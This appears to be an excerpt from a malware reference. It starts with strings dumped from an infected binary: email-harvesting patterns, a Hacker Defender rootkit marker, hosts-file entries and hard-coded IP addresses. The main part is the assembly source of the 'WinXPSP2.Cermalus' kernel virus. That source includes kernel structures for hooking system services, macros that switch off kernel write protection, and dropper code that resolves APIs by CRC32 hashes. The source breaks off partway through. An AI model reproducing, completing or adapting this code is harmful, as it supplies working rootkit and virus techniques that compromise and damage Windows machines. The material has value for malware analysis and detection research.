255B1710: 'wsock.dll',0
255B171C: 'ole32.dll',0
255B1728: 'shlwapi.dll',0
255B1734: 'wininet.dll',0
255B1740: 'iphlpapi.dll',0
255B1750: 'FreeLibrary',0
255B175C: 'LoadLibraryA',0
255B176C: '151.201.0.39',0
255B177C: '@hotmail.com',0
255B178C: '@msn.com',0
255B1798: '@microsoft',0
255B17A4: '@avp.',0
255B17AC: 'SOFTWARE\',0
255B17B8: 'UPDATER.EXE',0
255B17C4: 'UPGRADE.EXE',0
255B17D0: '.php',0
255B17D8: 'http://www.',0
255B19B0: 's-its:mhtml:file://',0
255B19E8: 'LoadResource',0
255B19F8: 'WinExec',0
255B1A40: '2CEP',0
255B1ACC: 'WScript.ScriptFullName',0
255B1AE4: 'GetNameSpace("MAPI")',0
255B1AFC: 'CreateTextFile("C:\mirc',0
255B1B14: '[Hidden Table]',0
255B1B34: '[Hidden Services]',0
255B1B58: 'LEGACY_HACKERDEFENDER',0
255B1BE4: '.data',0
255B1BEC: '.idata',0
255B1C20: 'MAIL FROM: ',0
```

```
255B1C2C: 'var url = "',0
255B1C44: 'Explorer\\Main\\Start Page",url);',0
255B1C68: 'Explorer\\Main\\Search Bar",burl);',0
255B1C8C: 'CEZAR.EXE',0
255B1D64: 'a=Array(77,90,',0
255B1D78: '236,219,133,183,5,192,187,193,40,136,248,40,
           4,57,143,47,216,183,23,220,217,106,2,185,143,
           242,112,249,60,7,112,108,196,22,218,185,
           251,5,220',0
255B1E04: '0.1 ruw',0
255B1E0C: '.0.1 maxxxhosters.com',0Dh,0Ah,'127',0
255B1E28: '.data',0
255B1E40: 'Max@80.68.3.235',0
255B1EDC: '@hotmail',0
255B8230: 'rection by Tcp/29A',0
255B831C: 'CACHASAMIX',0000h
255B8388: 'C++HOOK',0
255B8390: 'Borland C++',0
255B83A4: '\Software\Microsoft\Internet Account Manager\
           Accounts\00000001',0
255B8448: 'SmtpMsg',0
255B9274: 'hd"@',0
255B9534: 'hPM@',0
255B9594: 'hl"@',0
255B9A8C: 'h,j@',0
255BA0C0: '.ntext',0
```

G Cermalus

```
;
; WinXPSP2.Cermalus by Pluf/7A69ML
; Spain/Spring 2007
;
; greetz:
;   7A69ML team: Nullsub, Dreg, Ripe and Sha0
;   special thx to Slay, GriYo, and those people
;   who help me and wish to remain anonymous ;)
;

include \masm32\include\masm32rt.inc
include \masm32\macros\ucmacros.asm

_pushad                     equ 8*4
_pushad_eax                 equ 7*4
_pushad_ecx                 equ 6*4
_pushad_edx                 equ 5*4
_pushad_ebx                 equ 4*4
_pushad_esp                 equ 3*4
_pushad_ebp                 equ 2*4
_pushad_esi                 equ 1*4
_pushad_edi                 equ 0*4

IMAGE_FILE_MACHINE_I386     equ 014Ch

IMAGE_SUBSYSTEM_NATIVE      equ 01h
IMAGE_SUBSYSTEM_WINDOWS_GUI equ 02h
IMAGE_SUBSYSTEM_WINDOWS_CUI equ 03h

IMAGE_FILE_EXECUTABLE_IMAGE equ 00002h
IMAGE_FILE_32BIT_MACHINE    equ 00100h
IMAGE_FILE_SYSTEM           equ 01000h
IMAGE_FILE_DLL              equ 02000h

STATIC_PADD                 equ 4096
DYNAMIC_PADD                equ 2048

; dos header:

mzhdr struct
 mz_magic                   dw  05A4Dh
 mz_cblp                    dw  00090h
 mz_cp                      dw  00003h
 mz_crcl                    dw  00000h
 mz_cparhdr                 dw  00004h
 mz_minalloc                dw  00000h
 mz_maxalloc                dw  0FFFFh
 mz_ss                      dw  00000h
 mz_sp                      dw  000B8h
 mz_csum                    dw  00000h
```

```
 mz_ip                          dw  00000h
 mz_cs                          dw  00000h
 mz_lfarlc                      dw  00040h
 mz_ovno                        dw  00000h
 mz_res                         dw  4 dup (0)
 mz_oemid                       dw  00000h
 mz_oeminfo                     dw  00000h
 mz_res2                        dw  10 dup (0)
 mz_lfanew                      dd  000000A8h
mzhdr ends

; dos stub:

dos_stub struct
 db 00Eh, 01Fh, 0BAh, 00Eh, 000h, 0B4h, 009h, 0CDh
 db 021h, 0B8h, 001h, 04Ch, 0CDh, 021h, 054h, 068h
 db 069h, 073h, 020h, 070h, 072h, 06Fh, 067h, 072h
 db 061h, 06Dh, 020h, 063h, 061h, 06Eh, 06Eh, 06Fh
 db 074h, 020h, 062h, 065h, 020h, 072h, 075h, 06Eh
 db 020h, 069h, 06Eh, 020h, 044h, 04Fh, 053h, 020h
 db 06Dh, 06Fh, 064h, 065h, 02Eh, 00Dh, 00Dh, 00Ah
 db 024h, 000h, 000h, 000h, 000h, 000h, 000h, 000h
 db 05Dh, 017h, 01Dh, 0DBh, 019h, 076h, 073h, 088h
 db 019h, 076h, 073h, 088h, 019h, 076h, 073h, 088h
 db 0E5h, 056h, 061h, 088h, 018h, 076h, 073h, 088h
 db 052h, 069h, 063h, 068h, 019h, 076h, 073h, 088h
 db 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h
dos_stub ends

; data directory entry:

pe_ddir struct
 ddir_rva                       dd  ?   ; 00h
 ddir_size                      dd  ?   ; 04h
pe_ddir ends

; export directory:

pedir_export struct
 flags                          dd  ?   ; 00h
 timedate                       dd  ?   ; 04h
 major                          dw  ?   ; 08h
 minor                          dw  ?   ; 0Ah
 dllname                        dd  ?   ; 0Ch
 dllbase                        dd  ?   ; 10h
 numoffunctions                 dd  ?   ; 14h
 numofnames                     dd  ?   ; 18h
 rvaoffunctions                 dd  ?   ; 1Ch
 rvaofnames                     dd  ?   ; 20h
 rvaofordinals                  dd  ?   ; 24h
pedir_export ends

; import directory:
```

```
pedir_import struct
 ilt                        dd  ?   ; 00h
 timedate                   dd  ?   ; 04h
 forward                    dd  ?   ; 08h
 name_                      dd  ?   ; 0Ch
 iat                        dd  ?   ; 10h
pedir_import ends

; PE header:

pehdr struct

 ; signature:
 pe_signature               dd  00004550h

 ; file header:
 pe_coff_machine            dw  0014Ch
 pe_coff_numofsects         dw  00001h
 pe_coff_timedatastamp      dd  045F207DDh
 pe_coff_symrva             dd  000000000h
 pe_coff_symcount           dd  000000000h
 pe_coff_ophdrsize          dw  000E0h
 pe_coff_flags              dw  0010Eh

 ; optional header:
 pe_ophdr_magic             dw  0010Bh
 pe_ophdr_majorlink         db  005h
 pe_ophdr_minorlink         db  00Ch
 pe_ophdr_sizeofcode        dd
   (((offset drvcode_end - offset drvcode_begin)+(20h-1)) and (not(20h-1)))
 pe_ophdr_sizeofinitdata    dd  000000000h
 pe_ophdr_sizeofuinitdata   dd  000000000h
 pe_ophdr_entrypointrva     dd  000000200h
 pe_ophdr_baseofcoderva     dd  000000200h
 pe_ophdr_baseofdatarva     dd
   (((offset drv_end - offset drv_begin)+(20h-1)) and (not(20h-1)))
 pe_ophdr_imagebase         dd  000010000h
 pe_ophdr_sectalign         dd  000000020h
 pe_ophdr_filealign         dd  000000020h
 pe_ophdr_majorosv          dw  00004h
 pe_ophdr_minorosv          dw  00000h
 pe_ophdr_majorimagev       dw  00000h
 pe_ophdr_minorimagev       dw  00000h
 pe_ophdr_majorsubsv        dw  00004h
 pe_ophdr_minorsubsv        dw  00000h
 pe_ophdr_unknown           dd  000000000h
 pe_ophdr_imagesize         dd
    (offset drv_end - offset drv_begin)
 pe_ophdr_hdrsize           dd  000000200h
 pe_ophdr_checksum          dd  000000000h
 pe_ophdr_subsystem         dw  00001h
 pe_ophdr_dllflags          dw  00000h
 pe_ophdr_stackreservesize  dd  00100000h
 pe_ophdr_stackcommitsize   dd  00001000h
```

```
 pe_ophdr_heapreservesize   dd  00100000h
 pe_ophdr_heapcommitsize    dd  00001000h
 pe_ophdr_loaderflags       dd  00000000h
 pe_ophdr_rvaandsizecount   dd  00000010h

 ; data directory []
 pe_dd_export               pe_ddir <?>
 pe_dd_import               pe_ddir <?>
 pe_dd_rsrc                 pe_ddir <?>
 pe_dd_except               pe_ddir <?>
 pe_dd_security             pe_ddir <?>
 pe_dd_reloc                pe_ddir <?>
 pe_dd_debug                pe_ddir <?>
 pe_dd_arch                 pe_ddir <?>
 pe_dd_global               pe_ddir <?>
 pe_dd_tls                  pe_ddir <?>
 pe_dd_config               pe_ddir <?>
 pe_dd_bound                pe_ddir <?>
 pe_dd_iat                  pe_ddir <?>
 pe_dd_delay                pe_ddir <?>
 pe_dd_com                  pe_ddir <?>
 pe_dd_rsrv                 pe_ddir <?>
pehdr ends

; section table entry:

pe_sect struct
 sect_name                  db  2Eh, 74h, 65h, 78h, 74h, 3 dup(0)
 sect_virtsize              dd
  (offset drvcode_end - offset drvcode_begin)
 sect_virtaddr              dd  000000200h
 sect_rawsize               dd
  (((offset drvcode_end - offset drvcode_begin)+(20h-1)) and (not(20h-1)))
 sect_rawaddr               dd  000000200h
 sect_reladdr               dd  000000000h
 sect_lineaddr              dd  000000000h
 sect_relcount              dw  00000h
 sect_linecount             dw  00000h
 sect_flags                 dd  068000020h
pe_sect ends

; section table:

sectbl struct
text                        pe_sect <>
sectbl ends

; basic .sys file format:

sys_body struct
 sys_mz_hdr                 mzhdr       <>
 sys_dos                    dos_stub    <>
 sys_pe_hdr                 pehdr       <>
 sys_sectbl                 sectbl      <>
```

```
 sys_pad                        dd 14 dup(0)
sys_body ends

 ;-------------------------------------
 ; ring0 data
 ;-------------------------------------

; ring0 apis structs:

api_entry struct
 va                             dd  ?
 eat                            dd  ?
api_entry ends

; apis ntoskrnl.exe:

ntosapi struct
 DbgPrint                       api_entry <>
 DbgPrintEx                     api_entry <>
 DbgPrintReturnControlC         api_entry <>
 ExAllocatePool                 api_entry <>
 ExFreePool                     api_entry <>
 IoAllocateMdl                  api_entry <>
 IoCompleteRequest              api_entry <>
 IoCreateDevice                 api_entry <>
 IoCreateFile                   api_entry <>
 IoDeleteDevice                 api_entry <>
 IoDriverObjectType             api_entry <>
 IoFreeMdl                      api_entry <>
 KeBugCheck                     api_entry <>
 KeInitializeDpc                api_entry <>
 KeInitializeSpinLock           api_entry <>
 KeInitializeTimer              api_entry <>
 KeServiceDescriptorTable       api_entry <>
 KeSetTimer                     api_entry <>
 MmGetSystemRoutineAddress      api_entry <>
 MmProbeAndLockPages            api_entry <>
 MmUnlockPages                  api_entry <>
 ObDereferenceObject            api_entry <>
 ObReferenceObjectByHandle      api_entry <>
 ProbeForRead                   api_entry <>
 ProbeForWrite                  api_entry <>
 PsRemoveCreateThreadNotifyRoutine  api_entry <>
 PsSetCreateProcessNotifyRoutine    api_entry <>
 PsSetCreateThreadNotifyRoutine     api_entry <>
 ZwClose                        api_entry <>
 ZwCreateSection                api_entry <>
 ZwMapViewOfSection             api_entry <>
 ZwOpenDirectoryObject          api_entry <>
 ZwOpenFile                     api_entry <>
 ZwQueryInformationFile         api_entry <>
 ZwUnmapViewOfSection           api_entry <>
 wcscmp                         api_entry <>
ntosapi ends
```

```
ntos_api_count              equ (size ntosapi) shr 2

; api hall.dll:

halapi struct
 KeAcquireSpinLock          api_entry <>
 KeGetCurrentIrql           api_entry <>
 KeReleaseSpinLock          api_entry <>
halapi ends
hal_api_count               equ (size halapi) shr 2

; ring0api:

ring0api struct
 ntos_base                  dd  ?
 ntos        ntosapi        <>
 hal_base                   dd  ?
 hal         halapi         <>
 ring0api ends
ring0_api_count             equ (size ring0api) shr 2

; ring0 nt services:

ntserv_entry struct
 va                         dd  ?
 ssdt                       dd  ?
ntserv_entry ends

ntservices struct
 NtDebugActiveProcess       ntserv_entry <>
 NtEnumerateBootEntries     ntserv_entry <>
 NtOpenFile                 ntserv_entry <>
ntservices ends
ntservices_count            equ (size ntservices) shr 2

; ring0data:

ring0data struct
 api             ring0api    <>
 ntdll_map_base              dd  ?
 services        ntservices  <>
 service_table               dd  ?
 service_count               dd  ?
 driver_object               dd  ?
 module_list                 dd  ?
 kirql                       dd  ?
 kspinlock                   dd  ?
 reserved                    dd 4 dup(?)
ring0data ends

 ;--------------------------------------
 ; ring0 include
 ;--------------------------------------
```

```
; ntstauts:

STATUS_SUCCESS                  equ 000000000h
STATUS_UNSUCCESSFUL             equ 0C0000001h
STATUS_NOT_IMPLEMENTED          equ 0C0000002h
STATUS_IMAGE_NOT_AT_BASE        equ 040000003h

; bugcheck code:

POWER_FAILURE_SIMULATE          equ 0000000E5h

; major function codes for IRPs:

IRP_MJ_CREATE                   equ 00h
IRP_MJ_CREATE_NAMED_PIPE        equ 01h
IRP_MJ_CLOSE                    equ 02h
IRP_MJ_READ                     equ 03h
IRP_MJ_WRITE                    equ 04h
IRP_MJ_QUERY_INFORMATION        equ 05h
IRP_MJ_SET_INFORMATION          equ 06h
IRP_MJ_QUERY_EA                 equ 07h
IRP_MJ_SET_EA                   equ 08h
IRP_MJ_FLUSH_BUFFERS            equ 09h
IRP_MJ_QUERY_VOLUME_INFORMATION equ 0Ah
IRP_MJ_SET_VOLUME_INFORMATION   equ 0Bh
IRP_MJ_DIRECTORY_CONTROL        equ 0Ch
IRP_MJ_FILE_SYSTEM_CONTROL      equ 0Dh
IRP_MJ_DEVICE_CONTROL           equ 0Eh
IRP_MJ_INTERNAL_DEVICE_CONTROL  equ 0Fh
IRP_MJ_SHUTDOWN                 equ 10h
IRP_MJ_LOCK_CONTROL             equ 11h
IRP_MJ_CLEANUP                  equ 12h
IRP_MJ_CREATE_MAILSLOT          equ 13h
IRP_MJ_QUERY_SECURITY           equ 14h
IRP_MJ_SET_SECURITY             equ 15h
IRP_MJ_POWER                    equ 16h
IRP_MJ_SYSTEM_CONTROL           equ 17h
IRP_MJ_DEVICE_CHANGE            equ 18h
IRP_MJ_QUERY_QUOTA              equ 19h
IRP_MJ_SET_QUOTA                equ 1Ah
IRP_MJ_PNP                      equ 1Bh
IRP_MJ_PNP_POWER                equ IRP_MJ_PNP
IRP_MJ_MAXIMUM_FUNCTION         equ 1Bh

; values for the Attributes field:

OBJ_INHERIT                     equ 00000002h
OBJ_PERMANENT                   equ 00000010h
OBJ_EXCLUSIVE                   equ 00000020h
OBJ_CASE_INSENSITIVE            equ 00000040h
OBJ_OPENIF                      equ 00000080h
OBJ_OPENLINK                    equ 00000100h
OBJ_KERNEL_HANDLE               equ 00000200h
OBJ_VALID_ATTRIBUTES            equ 000003F2h
```

```
NtCurrentProcess                equ -1
NtCurrentThread                 equ -2

; (enum) pool type:

NonPagedPool                    equ 0
PagedPool                       equ 1

; (enum) lock operation:

IoReadAccess                    equ 0
IoWriteAccess                   equ 1
IoModifyAccess                  equ 2

; (enum) mode:

KernelMode                      equ 0
UserMode                        equ 1
MaximumMode                     equ 2

STANDARD_RIGHTS_REQUIRED        equ 000F0000h
FILE_DIRECTORY_FILE             equ 00000001h
FILE_SYNCHRONOUS_IO_NONALERT    equ 020h
FileStandardInformation         equ 5

; (enum) section inherit:

ViewShare                       equ 1
ViewUnmap                       equ 2

; Interrupt Request Level (IRQL):

KIRQL           typedef BYTE
PKIRQL          typedef PTR BYTE

; Spin Lock:

KSPIN_LOCK      typedef DWORD ; ULONG_PTR
PKSPIN_LOCK     typedef PTR DWORD

; list entry:

list_entry struct           ; size = 08h
 Flink                      dd  ?   ; 00h
 Blink                      dd  ?   ; 04h
list_entry ends

; unicode string:

unicode_string struct       ; size = 08h
 _Length                    dw  ?   ; 00h
 MaximumLength              dw  ?   ; 02h
 Buffer                     dd  ?   ; 04h
```

```
unicode_string ends

; large integer:

large_integer struct        ; size = 08h
 LowPart                    dd  ?   ; 00h
 HighPart                   dd  ?   ; 04h
large_integer ends

; io status block:

io_status_block struct      ; size = 08h
 Status                     dd  ?   ; 00h
 Information                dd  ?   ; 04h
io_status_block ends

; memory descriptor list:

mdl struct                  ; size = 01Ch
 Next                       dd  ?   ; 00h
 _Size                      dw  ?   ; 04h
 MdlFlags                   dw  ?   ; 06h
 Process                    dd  ?   ; 08h
 MappedSystemVa             dd  ?   ; 0Ch
 StartVa                    dd  ?   ; 10h
 ByteCount                  dd  ?   ; 14h
 ByteOffset                 dd  ?   ; 18h
mdl ends

; driver extension:

driver_extension struct     ; size = 18h
 DriverObject               dd  ?   ; 00h
 AddDevice                  dd  ?   ; 04h
 Count                      dd  ?   ; 08h
 ServiceKeyName unicode_string  <>  ; 0Ch
 ClientDriverExtension      dd  ?   ; 14h
 FsFilterCallbacks          dd  ?   ; 18h
driver_extension ends

; driver object:

driver_object struct        ; size = 0A8h
 _Type                      dw  ?   ; 00h
 _Size                      dw  ?   ; 04h
 DeviceObject               dd  ?   ; 04h
 Flags                      dd  ?   ; 08h
 DriverStart                dd  ?   ; 0Ch
 DriverSize                 dd  ?   ; 10h
 DriverSection              dd  ?   ; 14h
 DriverExtension            dd  ?   ; 18h
 DriverName      unicode_string <>      ; 1Ch
 HardwareDatabase           dd  ?   ; 24h
 FastIoDispatch             dd  ?   ; 28h
```

```
 DriverInit                  dd  ?   ; 2Ch
 DriverStartIo               dd  ?   ; 30h
 DriverUnload                dd  ?   ; 34h
 MajorFunction                   dd
   (IRP_MJ_MAXIMUM_FUNCTION + 1) dup(?) ; 0038h
driver_object ends

; object directory entry:

object_directory_entry struct   ; size = 08h
 ChainLink                   dd  ?   ; 00h
 Object                      dd  ?   ; 04h
object_directory_entry ends

; object directory:

object_directory struct     ; size = 0A2h
 HashBuckets                 dd  37 dup(?) ; 00h
 _Lock                       dd  ?   ; 094h
 DeviceMap                   dd  ?   ; 098h
 SessionId                   dd  ?   ; 09Ch
 Reserved                    dw  ?   ; 0A0h
 SymbolicLinkUsageCount      dw  ?   ; 0A2h
object_directory ends

; object header:

object_header struct        ; size = 018h
 PointerCount                dd  ?   ; 00h
 HandleCount                 dd  ?   ; 04h
 NextToFree                  dd  ?   ; 04h
 _Type                       dd  ?   ; 08h
 NameInfoOffset              db  ?   ; 0Ch
 HandleInfoOffset            db  ?   ; 0Dh
 QuotaInfoOffset             db  ?   ; 0Eh
 Flags                       db  ?   ; 0Fh
 ObjectCreateInfo            dd  ?   ; 10h
 QuotaBlockCharged           dd  ?   ; 10h
 SecurityDescriptor          dd  ?   ; 14h
 Body                        dd  ?   ; 18h
object_header ends

; ServiceDescriptorEntry:

service_descriptor_entry struct ; size = 10h
 ServiceTableBase            dd  ?   ; 00h
 ServiceCounterTableBase     dd  ?   ; 04h
 NumberOfServices            dd  ?   ; 08h
 ParamTableBase              dd  ?   ; 0Ch
service_descriptor_entry ends

; deferred procedure call (DPC) object:

kdpc struct                 ; size = 020h
```

```
 _Type                      dw  ?   ; 00h
 Number                     db  ?   ; 02h
 Importance                 db  ?   ; 03h
 DpcListEntry    list_entry <>      ; 04h
 DeferredRoutine            dd  ?   ; 0Ch
 DeferredContext            dd  ?   ; 10h
 SystemArgument1            dd  ?   ; 14h
 SystemArgument2            dd  ?   ; 18h
 _Lock                      dd  ?   ; 1Ch
kdpc ends

; timer object:

ktimer struct               ; size = 028h
 Header                     dd 4 dup(?) ; 00h
 DueTime                    large_integer   <>  ; 10h
 TimerListEntry             list_entry      <>  ; 18h
 Dpc                        dd  ?   ; 20h
 Period                     dd  ?   ; 24h
ktimer ends

; object attributes:

object_attributes struct    ; size = 18h
 _Length                    dd  ?   ; 00h
 RootDirectory              dd  ?   ; 04h
 ObjectName                 dd  ?   ; 08h
 Attributes                 dd  ?   ; 0Ch
 SecurityDescriptor         dd  ?   ; 10h
 SecurityQualityOfService   dd  ?   ; 14h
object_attributes ends

; file standard information:

file_standard_information struct    ; size = 018h
 AllocationSize large_integer   <>  ; 00h
 EndOfFile      large_integer   <>  ; 08h
 NumberOfLinks              dd  ?   ; 10h
 DeletePending              db  ?   ; 14h
 Directory                  db  ?   ; 15h
                            db  2 dup(?)
file_standard_information ends

; thread information block, XPSP2 version:

nt_tib struct               ; sizeof = 1Ch
 ExceptionList              dd  ?   ; 00h
 StackBase                  dd  ?   ; 04h
 StackLimit                 dd  ?   ; 08h
 SubSystemTib               dd  ?   ; 0Ch
 union
  FiberData                 dd  ?   ; 10h
  Version                   dd  ?   ; 10h
 ends
```

```
 ArbitraryUserPointer       dd  ?   ; 14h
 Self                       dd  ?   ; 18h
nt_tib ends

; processor control region, XPSP2 version:

kpcr struct                 ; size = 54h
 NtTib                      nt_tib  <>  ; 00h
 SelfPcr                    dd  ?   ; 1Ch
 Prcb                       dd  ?   ; 20h
 Irql                       dd  ?   ; 24h
 IRR                        dd  ?   ; 28h
 IrrActive                  dd  ?   ; 2Ch
 IDR                        dd  ?   ; 30h
 KdVersionBlock             dd  ?   ; ptr
 IDT                        dd  ?   ; 38h
 GDT                        dd  ?   ; 3Ch
 TSS                        dd  ?   ; 40h
 MajorVersion               dw  ?   ; 44h
 MinorVersion               dw  ?   ; 46h
 SetMember                  dd  ?   ; 48h
 StallScaleFactor           dd  ?   ; 4Ch
 DebugActive                db  ?   ; 50h
 Number                     db  ?   ; 51h
                            db 2 dup(?) ; 052
kpcr ends

; PsLoadedModuleList module entry

module_entry struct
 list                       list_entry <>
 unk1                       dd 4 dup(?)
 base                       dd  ?
 entrypoint                 dd  ?
 unk2                       dd  ?
 path                       unicode_string  <>
 _name                      unicode_string  <>
 ; ...
module_entry ends

; offset KPCR->KdVersionBlock, XPSP2 version:

KPCR_KDVERSIONBLOCK_OFFSET  equ 034h

; kernel debug data header32, XPSP2 version:

dbgkd_debug_data_header32 struct    ; size = 0Ch
 List                       list_entry  <>  ; 00h
 OwnerTag                   dd  ?   ; 08h
 _size                      dd  ?   ; 0Ch
dbgkd_debug_data_header32 ends

; kernel debugger data32, XPSP2 version:
```

```
kddebugger_data32 struct
 Header                          dbgkd_debug_data_header32   <>
 KernBase                        dd  ?
 BreakpointWithStatus            dd  ?
 SavedContext                    dd  ?
 ThCallbackStack                 dw  ?
 NextCallback                    dw  ?
 FramePointer                    dw  ?
 PaeEnabled                      dw  ?
 KiCallUserMode                  dd  ?
 KeUserCallbackDispatcher        dd  ?
 PsLoadedModuleList              dd  ?
 PsActiveProcessHead             dd  ?
 PspCidTable                     dd  ?
 ExpSystemResourcesList          dd  ?
 ExpPagedPoolDescriptor          dd  ?
 ExpNumberOfPagedPools           dd  ?
 KeTimeIncrement                 dd  ?
 KeBugCheckCallbackListHead      dd  ?
 KiBugcheckData                  dd  ?
 IopErrorLogListHead             dd  ?
 ObpRootDirectoryObject          dd  ?
 ObpTypeObjectType               dd  ?
 MmSystemCacheStart              dd  ?
 MmSystemCacheEnd                dd  ?
 MmSystemCacheWs                 dd  ?
 MmPfnDatabase                   dd  ?
 MmSystemPtesStart               dd  ?
 MmSystemPtesEnd                 dd  ?
 MmSubsectionBase                dd  ?
 MmNumberOfPagingFiles           dd  ?
 MmLowestPhysicalPage            dd  ?
 MmHighestPhysicalPage           dd  ?
 MmNumberOfPhysicalPages         dd  ?
 MmMaximumNonPagedPoolInBytes    dd  ?
 MmNonPagedSystemStart           dd  ?
 MmNonPagedPoolStart             dd  ?
 MmNonPagedPoolEnd               dd  ?
 MmPagedPoolStart                dd  ?
 MmPagedPoolEnd                  dd  ?
 MmPagedPoolInformation          dd  ?
 MmPageSize                      dd  ?
 MmSizeOfPagedPoolInBytes        dd  ?
 MmTotalCommitLimit              dd  ?
 MmTotalCommittedPages           dd  ?
 MmSharedCommit                  dd  ?
 MmDriverCommit                  dd  ?
 MmProcessCommit                 dd  ?
 MmPagedPoolCommit               dd  ?
 MmExtendedCommit                dd  ?
 MmZeroedPageListHead            dd  ?
 MmFreePageListHead              dd  ?
 MmStandbyPageListHead           dd  ?
 MmModifiedPageListHead          dd  ?
```

```
 MmModifiedNoWritePageListHead  dd  ?
 MmAvailablePages               dd  ?
 MmResidentAvailablePages       dd  ?
 PoolTrackTable                 dd  ?
 NonPagedPoolDescriptor         dd  ?
 MmHighestUserAddress           dd  ?
 MmSystemRangeStart             dd  ?
 MmUserProbeAddress             dd  ?
 KdPrintCircularBuffer          dd  ?
 KdPrintCircularBufferEnd       dd  ?
 KdPrintWritePointer            dd  ?
 KdPrintRolloverCount           dd  ?
 MmLoadedUserImageList          dd  ?
kddebugger_data32 ends

 ;--------------------------------------
 ; ring3 data
 ;--------------------------------------

; ring3 apis structs:

api_entry struct
 va                         dd  ?
 eat                        dd  ?
api_entry ends

; apis kernel32.dll:

kernapi struct
 CloseHandle                api_entry <>
 CreateFileA                api_entry <>
 CreateFileMappingA         api_entry <>
 DeleteFileA                api_entry <>
 GetFullPathNameA           api_entry <>
 LoadLibraryA               api_entry <>
 MapViewOfFile              api_entry <>
 UnmapViewOfFile            api_entry <>
 VirtualAlloc               api_entry <>
 VirtualFree                api_entry <>
 WriteFile                  api_entry <>
kernapi ends
kern_api_count              equ  (size kernapi) shr 2

; apis ntdll.dll:

ntdllapi struct
 ZwEnumerateBootEntries     api_entry <>
ntdllapi ends
ntdll_api_count             equ (size ntdllapi) shr 2

; apis advapi32.dll:

advapi struct
 CloseServiceHandle         api_entry <>
```

```
 ControlService             api_entry <>
 CreateServiceA             api_entry <>
 DeleteService              api_entry <>
 OpenSCManagerA             api_entry <>
 OpenServiceA               api_entry <>
 StartServiceA              api_entry <>
advapi ends
adv_api_count               equ (size advapi) shr 2

; ring3api:

ring3api struct
 kern_base                  dd  ?
 kern        kernapi        <>
 adv_base                   dd  ?
 adv         advapi         <>
 ntdll_base                 dd  ?
 ntdll       ntdllapi       <>
ring3api ends
ring3_api_count             equ (size ring3api) shr 2

; ring3data:

ring3data struct
 api         ring3api       <>
 file_handle                dd  ?
 map_addr                   dd  ?
 map_handle                 dd  ?
 scm_handle                 dd  ?
 service_handle             dd  ?
 buff                       dd  ?
ring3data ends

 ;--------------------------------------
 ; ring3 include
 ;--------------------------------------

; service status:

service_status struct       ; size = 01Ch
 dwServiceType              dd  ?   ; 00h
 dwCurrentState             dd  ?   ; 04h
 dwControlsAccepted         dd  ?   ; 08h
 dwWin32ExitCode            dd  ?   ; 0Ch
 dwServiceSpecificExitCode  dd  ?   ; 10h
 dwCheckPoint               dd  ?   ; 14h
 dwWaitHint                 dd  ?   ; 18h
service_status ends

 ;--------------------------------------
 ; hooks/callbacks data
 ;--------------------------------------

hook_data_offset        equ 0Bh
```

```
hook_data struct
signature                   dd  ?
return_                     dd  ?
hook_data ends

pssetcreateprocessnotifyroutine_param_count         equ 02h
pssetremovecreatethreadnotifyroutine_params_count   equ 01h
ntdebugactiveprocess_param_count    equ 02h
ntenumeratebootentries_param_count  equ 02h
ntopenfile_param_count              equ 06h
custom_dpc_param_count              equ 04h
driverentry_param_count             equ 02h
driverunload_param_count            equ 01h

 ;--------------------------------------
 ; DPC wdog context
 ;--------------------------------------

wdog_context struct
 Dpc                        kdpc    <>  ; 00h
 Timer                      ktimer  <>  ; 20h
 data                           dd  ?   ; 48h
wdog_context ends

 ;--------------------------------------
 ; macros
 ;--------------------------------------

; get callback parameter:

@gparam macro reg, pnum
        mov reg, dword ptr [esp + _pushad + 4 + (pnum * 4)]
endm

; initialize object attributes:

@init_object_attributes macro p, r, n, a, s
        mov     dword ptr [p + object_attributes._Length], size object_attributes
        mov     dword ptr [p + object_attributes.RootDirectory], r
        mov     dword ptr [p + object_attributes.ObjectName], n
        mov     dword ptr [p + object_attributes.Attributes], a
        mov     dword ptr [p + object_attributes.SecurityDescriptor], s
        mov     dword ptr [p + object_attributes.SecurityQualityOfService], s
endm

; ring0 callback begin:

@cb_begin macro
        pushad                          ; save initial registers
        call    getdelta                ; get delta offset: ebp
        mov     ebx, dword ptr [ebp] ; get ptr to ring0data: ebx
endm
```

```
; ring0 callback end:

@cb_end macro args
        mov     dword ptr [esp +
                  _pushad_eax], eax  ; set ret value: eax
        popad                        ; restore initial registers
        ret (args * 4)               ; clean stack:
                                     ; stdcall args >= 0, cdecl args = 0
endm

; disable page protection:

@unprotect_mring0 macro
        cli
        push    eax
        mov     eax, cr0
        and     eax, not 10000h
        mov     cr0, eax
        pop     eax
endm

; enable page protection:

@protect_mring0 macro
        push    eax
        mov     eax, cr0
        or      eax, 10000h
        mov     cr0, eax
        pop     eax
        sti
endm

; end string:

@endsz macro
        local   nxtchr
nxtchr: lodsb
        test    al,al
        jnz     nxtchr
endm

 ;--------------------------------------
 ; SEH
 ;--------------------------------------

except_handler struct
 EH_Dummy                   dd  ?
 EH_ExceptionRecord         dd  ?
 EH_EstablisherFrame        dd  ?
 EH_ContextRecord           dd  ?
 EH_DispatcherContext       dd  ?
except_handler ends

; create seh frame:
```

```
@ring3seh_setup_frame macro handler
        local   set_new_eh
        call    set_new_eh
        mov     esp, dword ptr [esp + except_handler.EH_EstablisherFrame]
        handler
set_new_eh:     assume fs:nothing
        push    fs:[0]
        mov     fs:[0], esp
endm

; remove seh frame:

@ring3seh_remove_frame macro
        assume  fs:nothing
        pop     fs:[0]
        add     esp, 4
endm

        ;-------------------------------------
        ; dropper code
        ;-------------------------------------
.code
start:
        xor     eax, eax
        dec     eax
        shr     eax, 20
        mov     ecx, eax
        not     ecx
        mov     ebx, offset drv_end - offset start
        add     ebx, eax
        and     ebx, ecx
        mov     edx, offset start
        and     edx, ecx
        push    edx
        push    eax
        push    esp
        push    PAGE_READWRITE
        push    ebx
        push    edx
        call    VirtualProtect
        mov     esi, offset api_names_begin
next_module_crc_table:
        lodsd
        test    eax, eax
        jz      end_crc
        mov     edi, eax
        lodsb
        movzx   ecx, al
next_api_crc:
        mov     eax, esi
        call    gen_crc32_szname
        stosd
        @endsz
```

```
        loop    next_api_crc
        xchg    eax, ecx
        stosd
        mov     eax, esi
        call    gen_crc32_szname
        stosd
        @endsz
        jmp     next_module_crc_table
end_crc:
        mov     eax, offset host_start
        mov     dword ptr [host_start_ep], eax
        pop     eax
        pop     edx
        push    esp
        push    eax
        push    ebx
        push    edx
        call    VirtualProtect
        jmp     ring3_start
host_start:
        xor     edi, edi
        push    edi
        push    offset _title
        push    offset _text
        push    edi
        call    MessageBox
        push    edi
        call    ExitProcess
api_names_begin:
        ; ntoskrnl.exe:
